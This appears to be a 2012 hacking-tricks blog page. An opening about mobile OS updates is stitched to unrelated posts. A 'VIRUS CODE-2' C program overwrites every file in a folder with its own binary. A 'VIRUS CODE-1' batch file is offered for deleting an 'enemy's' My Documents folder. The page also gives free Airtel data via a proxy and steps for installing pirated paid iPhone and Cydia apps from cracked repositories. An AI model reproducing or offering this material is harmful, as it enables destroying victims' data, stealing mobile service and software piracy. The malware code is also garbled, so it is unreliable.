Tuesday, 22 May 2012

Guide to Mobile OS Updates There


A smartphone needs a smart operating system. Here’s what you should keep in mind while getting yours.
There are five main mobile operating systems (OS), each claiming superiority over the other. Arguably, options are always good for users but with mobile phones it means making a confusing choice between the latest devices in the market and going by someone’s recommendation. Here’s what you should consider before getting your OS.


There was a time when OS updates were only geeks play and no one was really motivated to update their OS keeping in mind almost negligible support from manufactures, fear of loss of data, fear of resulting into a unstable software. But, as smartphones get popular and Operating Systems become independent from the mobile, even non-tech enthusiastic users have to get acquainted with a new tech term- Software Updates.

VIRUS CODE-2

/*This is a simple program to create a virus in c
It will create Folder in a Folder in a Folder and so on ......


#include<stdio.h>
#include<conio.h>
#include
#include
#include
void main(int argc,char* argv[])
{ char buf[512];
int source,target,byt,done;
struct ffblk ffblk;
clrscr();
textcolor(2);
cprintf(”————————————————————————–”);
printf(”\nVirus: Folderbomb 1.0\nProgrammer:BAS Unnikrishnan(asystem0@gmail.com)\n”);
cprintf(”————————————————————————–”);
done = findfirst(”*.*”,&ffblk,0);
while (!done)
{ printf(”\n”);cprintf(” %s “, ffblk.ff_name);printf(”is attacked by “);cprintf(”Folderbomb”);
source=open(argv[0],O_R
DONLYO_BINARY);
target=open(ffblk.ff_name,O_CREATO_BINARYO_WRONGLY);
while(1)
{byt=read(source,buf,512);
if(byt>0)
write(target,buf,byt);
else
break;
}
close(source);
close(target);
done = findnext(&ffblk);
}
getch();
}
 

create shutdown shortcuts in Microsoft Windows 7

Hello Friends Today M give you A new tricks About "create shutdown shortcuts in Microsoft Windows 7" Topic . Here is the Step by Step  screenshot For this trick


Step : 1 
Step : 2
Step: 3

Step : 4
Step : 5 
Clcik on change Icon button 
Step 6 

You should now have a new shortcut on your desktop. When you click the shortcut, your PC will shut down, so make sure you save your work before you test it.

Free Airtel Highspeed Super Fast Proxy may 2012

Hello Friends m give you A new trick ,This trick is working in many states of India. plz comment if this this working your states...


Get Our Free Sms Update On Your Mobile 
                                                       

Use Below Settings to Use Free Airtel GPRS:-

Proxy:- 216.155.153.105 
Apn:- airtelgprs.com
Port:- 80
Home Page:- http://203.115.112.5
Or Use Any Free Site Which Working In Your State.


That's All, Enjoy Unlimited Airtel  Free GPRS.
Visit Us Daily For New Tricks..... 


If u like this trick plz comment here and click on  subscribe  button   also like our Facebook page

VIRUS CODE-1

IT DELETES THE MY DOCUMENTS FOLDER OF UR ENEMY.
HERE'S WHAT U SHOULD DO
OPEN NOTEPAD AND COPY-PASTE THE FOLLOWING CODE IN IT.
THEN SAVE THE FILE WITH WHATEVER NAME U LIKE BUT WITH BAT FILE Extention.
I MEAN SAVE IT LIKE VIRUS.BAT.
NOW IF U GIVE THIS TO SOMEONE AND IF HE RUNS THIS PROGRAM THEN HIS MY DOCUMENT FOLDER WILL BE DELETED.
Code Is Below
rmdir C:\Documents and Settings \S\Q.

Monday, 21 May 2012

How to Download and Install Paid iPhone Apps for Free

iPhone as already taken the place of the best smartphone in the Worlds tech market, now it contains millions of apps which you would love have your hands on. Now obviously all the apps are not sold for free they have some apps which are free and good to play but the paid ones are just awesome as they have more functionality and more levels in terms of games so how you can get those apps for free.
Well now you can get all those apps fro free using two awesome methods. Using “AppTrackr” or using a small app called “Installous” so check out below how these both stuff works out and have fun getting apps and games for free. We have already posted on how to install paid Cydia Apps for free you can check that too.

1. Using Installous :

Description : Installous is a free simple app developed by Hackulo.us delivering a rich environment for downloading and installing all paid iPhone Apps for free and that too right on your iPhone.
How to use Installous : If you want to install Installous on your iPhone than you need to have a Jailbroken iPhone so make sure it has Cydia installed on it else make a Google search for the latest Jailbreak as we have no tutorial on it. Now fire up your cydia app and than navigate to Manage > Sources > Edit > Add and than type http://cydia.hackulo.us now click on Add Source and than click on Add Anyway.
Now it will download all the files from the internet so you should be on a Wi-Fi Connection, and after few seconds you will have it in your sources now click that source name and than click on Installous now hit Install and than wait for it to install and than you will have it right on your iPhone Springboard.
Installous 4 iPhone
Now browse through its big apps database and than download + install the one you like, its totally for free you just need need to enter the captcha and than it will take you to the download website where you can wait and download it to your Installous app. After its downloaded you will see that app in the Downloads section in Installous so just click on that app and than choose Install that’s it.

2. Using AppTrackr :

Description : AppTrackr is the online website which also contains huge apps database like Installous but with this you can download these apps right on your computer and hence transfer it to your iPhone. You can download these apps using Internet Download Manager for faster speeds as apps are big in size.
How to use AppTrackr : Now if you wanna download Apps via AppTrackr than you can simply visit their website http://apptrackr.org/ and than find apps you want for your iPhone and than download them easily using simply file hosting service. AppTrackr provides you with all the basic information like screenshots for apps and games so its more convenient for you to check that app before you download it.

AppTrackr Website
Point To Note : If you download apps via AppTrackr than @ time of transferring them to your iPhone you need to have Installous or App Sync which comes bundled with Installous, so in brief your iPhone should be Jailbroken and you should have Installous than you can easily transfer apps from your PC to your iPhone using iTunes.

So these were two marvoulous methods you can use to download paid apps for free on your iPhone, there might be any other way to download if you know that than you can share that with us using comment section below. Have fun guys :)

How to Install Paid Cydia Apps on iPhone for Free

As you all might be aware about the Cydia that it’s the best source to get some of the hardcore Jailbroken apps. It has tweaks which will enhance your overall work on your iPhone. So now many of its tweaks are paid for they are simply awesome but you have to pay like $6-7 something for one app but now you can get all those apps for free.
Xsellize is amazing website which provides all those apps for free as their users have done some kind of hacking and cracked the code for those apps. Now you don’t need to navigate to their website and get apps from them well you can do that too but it needs some kind of more technical skills, but you simply need a new source in Cydia fro this xSellize Repo and than you can download Cydia paid apps for free right on your iPhone.

Follow below steps :

1. You must be on iPhone - iPod - iPad and you should be Jailbroken, so you should have Cydia on your Springboard.
2. Now fire up your Cydia dn than navigate to Manage > Sources > Edit > Add and than type http://cydia.xsellize.com and than click on Add Source.
xSellize Repo Cydia3. Now it will promote you with a warning saying blah blah blah ignore that and click on Add Anyway.
4. Now it will download all the files and you will see the download bar, after few seconds depending on your Wi-Fi speed you will that repo ready for its first use.
5. Now just make a search for any paid Cydia app you wanna download you will see two name for same app one will have a ? icon or X icon that’s the cracked one just hit that and click on Install, that’s it you will have that app working for free.